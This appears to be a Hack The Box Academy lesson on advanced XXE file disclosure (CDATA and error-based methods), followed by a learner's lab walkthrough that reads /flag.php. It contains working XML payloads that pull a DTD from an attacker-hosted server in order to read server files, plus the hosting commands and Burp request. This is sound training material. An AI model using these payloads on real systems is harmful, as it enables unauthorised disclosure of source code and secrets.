Advanced File Disclosure
Not all XXE vulnerabilities may be straightforward to exploit, as we have seen in the previous section. Some file formats may not be readable through basic XXE, while in other cases, the web application may not output any input values in some instances, so we may try to force it through errors.
Advanced Exfiltration with CDATA
In the previous section, we saw how we could use PHP filters to encode PHP source files, such that they would not break the XML format when referenced, which (as we saw) prevented us from reading these files. But what about other types of Web Applications? We can utilize another method to extract any kind of data (including binary data) for any web application backend. To output data that does not conform to the XML format, we can wrap the content of the external file reference with a CDATA tag (e.g. <![CDATA[ FILE_CONTENT ]]>). This way, the XML parser would consider this part raw data, which may contain any type of data, including any special characters.
One easy way to tackle this issue would be to define a begin internal entity with <![CDATA[, an end internal entity with ]]>, and then place our external entity file in between, and it should be considered as a CDATA element, as follows:
<!DOCTYPE email [
  <!ENTITY begin "<![CDATA[">
  <!ENTITY file SYSTEM "file:///var/www/html/submitDetails.php">
  <!ENTITY end "]]>">
  <!ENTITY joined "&begin;&file;&end;">
]>
After that, if we reference the &joined; entity, it should contain our escaped data. However, this will not work, since XML prevents joining internal and external entities, so we will have to find a better way to do so.
To bypass this limitation, we can utilize XML Parameter Entities, a special type of entity that starts with a % character and can only be used within the DTD. What's unique about parameter entities is that if we reference them from an external source (e.g., our own server), then all of them would be considered as external and can be joined, as follows:
<!ENTITY joined "%begin;%file;%end;">
So, let's try to read the submitDetails.php file by first storing the above line in a DTD file (e.g. xxe.dtd), host it on our machine, and then reference it as an external entity on the target web application, as follows:
m4cc18@htb[/htb]$ echo '<!ENTITY joined "%begin;%file;%end;">' > xxe.dtd
$ python3 -m http.server 8000

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
Now, we can reference our external entity (xxe.dtd) and then print the &joined; entity we defined above, which should contain the content of the submitDetails.php file, as follows:
<!DOCTYPE email [
  <!ENTITY % begin "<![CDATA["> <!-- prepend the beginning of the CDATA tag -->
  <!ENTITY % file SYSTEM "file:///var/www/html/submitDetails.php"> <!-- reference external file -->
  <!ENTITY % end "]]>"> <!-- append the end of the CDATA tag -->
  <!ENTITY % xxe SYSTEM "http://OUR_IP:8000/xxe.dtd"> <!-- reference our external DTD -->
  %xxe;
]>
...
<email>&joined;</email> <!-- reference the &joined; entity to print the file content -->
Once we write our xxe.dtd file, host it on our machine, and then add the above lines to our HTTP request to the vulnerable web application, we can finally get the content of the submitDetails.php file:

As we can see, we were able to obtain the file's source code without needing to encode it to base64, which saves a lot of time when going through various files to look for secrets and passwords.
Note: In some modern web servers, we may not be able to read some files (like index.php), as the web server would be preventing a DOS attack caused by file/entity self-reference (i.e., XML entity reference loop), as mentioned in the previous section.
This trick can become very handy when the basic XXE method does not work or when dealing with other web development frameworks. Try to use this trick to read other files.
Error Based XXE
Another situation we may find ourselves in is one where the web application might not write any output, so we cannot control any of the XML input entities to write its content. In such cases, we would be blind to the XML output and so would not be able to retrieve the file content using our usual methods.
If the web application displays runtime errors (e.g., PHP errors) and does not have proper exception handling for the XML input, then we can use this flaw to read the output of the XXE exploit. If the web application neither writes XML output nor displays any errors, we would face a completely blind situation, which we will discuss in the next section.
Let's consider the exercise we have in /error at the end of this section, in which none of the XML input entities is displayed on the screen. Because of this, we have no entity that we can control to write the file output. First, let's try to send malformed XML data, and see if the web application displays any errors. To do so, we can delete any of the closing tags, change one of them, so it does not close (e.g. <roo> instead of <root>), or just reference a non-existing entity, as follows:

We see that we did indeed cause the web application to display an error, and it also revealed the web server directory, which we can use to read the source code of other files. Now, we can exploit this flaw to exfiltrate file content. To do so, we will use a similar technique to what we used earlier. First, we will host a DTD file that contains the following payload:
<!ENTITY % file SYSTEM "file:///etc/hosts">
<!ENTITY % error "<!ENTITY content SYSTEM '%nonExistingEntity;/%file;'>">
The above payload defines the file parameter entity and then joins it with an entity that does not exist. In our previous exercise, we were joining three strings. In this case, %nonExistingEntity; does not exist, so the web application would throw an error saying that this entity does not exist, along with our joined %file; as part of the error. There are many other variables that can cause an error, like a bad URI or having bad characters in the referenced file.
Now, we can call our external DTD script, and then reference the error entity, as follows:
<!DOCTYPE email [
  <!ENTITY % remote SYSTEM "http://OUR_IP:8000/xxe.dtd">
  %remote;
  %error;
]>
Once we host our DTD script as we did earlier and send the above payload as our XML data (no need to include any other XML data), we will get the content of the /etc/hosts file as follows:

This method may also be used to read the source code of files. All we have to do is change the file name in our DTD script to point to the file we want to read (e.g. "file:///var/www/html/submitDetails.php"). However, this method is not as reliable as the previous method for reading source files, as it may have length limitations, and certain special characters may still break it.
Exercise
TARGET: 10.129.234.170
Challenge 1
Use either method from this section to read the flag at '/flag.php'. (You may use the CDATA method at '/index.php', or the error-based method at '/error').
Hint: Don't forget to point the 'file' to the flag in your local DTD file.
Discovery
I will use the CDATA method for this challenge. For the discovery phase, we will do basically the same as we did for Local File Disclosure.

The first thing is to directly visit http://10.129.234.170/index.php to see the Contact Form and fill all the fields with random data so that we can go look at the request/response:
The request/response looks as follows (captured through Burp):

- We notice our input data is wrapped around in XML format and is sent in that way to the web-app
- At this point we can see the email that we specified displayed on the response:
test@test.com- Therefore email is the input field we will use to inject XML payloads and see if the web-app is vulnerable
Since we already know this is an XXE vulnerable web-app, I will go ahead and skip the verification step that we did in Local File Disclosure. Instead I assume that XML is rendered by the back end server and displayed to us through the email field.
Exploit
Since we already know that the web-app is XXE vulnerable and our intention is to use the CDATA method, we just need to go ahead and construct a DTD file that we will host on our local machine.
The following xxe.dtd file references XML Parameter Entities (entities with %) that will be defined in the DTD section of the request.
<!ENTITY joined "%begin;%file;%end;">
We can write the file with the help of the echo command:
┌──(macc㉿kaliLab)-[~/htb/web_attacks]
└─$ echo '<!ENTITY joined "%begin;%file;%end;">' > xxe.dtd
Having created the file, we can start the listening http server with:
┌──(macc㉿kaliLab)-[~/htb/web_attacks]
└─$ python3 -m http.server 8000

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
- At this point we are already hosting the
xxe.dtdfile athttp://10.10.14.2:8000/xxe.dtd, where10.10.14.2is my machine's IP address assigned by HTB VPN.
Now on the HTTP POST request for /submitDetails.php, we can reference our external entity (xxe.dtd) and then print the &joined; entity we defined above. To do this, first send the request to Burp repeater. Then insert the this DTD section right after the first XML declaration line. And finally remember to reference the &joined entity defined by our xxe.dtd external file, in the email field, which is the one that gets displayed in the response. The new content of the POST request looks as follows:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE email [
  <!ENTITY % begin "<![CDATA[">
  <!ENTITY % file SYSTEM "file:///flag.php">
  <!ENTITY % end "]]>">
  <!ENTITY % xxe SYSTEM "http://10.10.14.2:8000/xxe.dtd">
  %xxe;
]>
<root>
<name>Test</name>
<tel>1234567890</tel>
<email>&joined;</email>
<message>This is a test</message>
</root>
- Note we are attempting to read the file
/flag.php
Go ahead and hit Send. The following appears on our machine's terminal:
10.129.234.170 - - [17/Apr/2026 14:03:25] "GET /xxe.dtd HTTP/1.0" 200 -
And we can see the following response pop up:

flag: HTB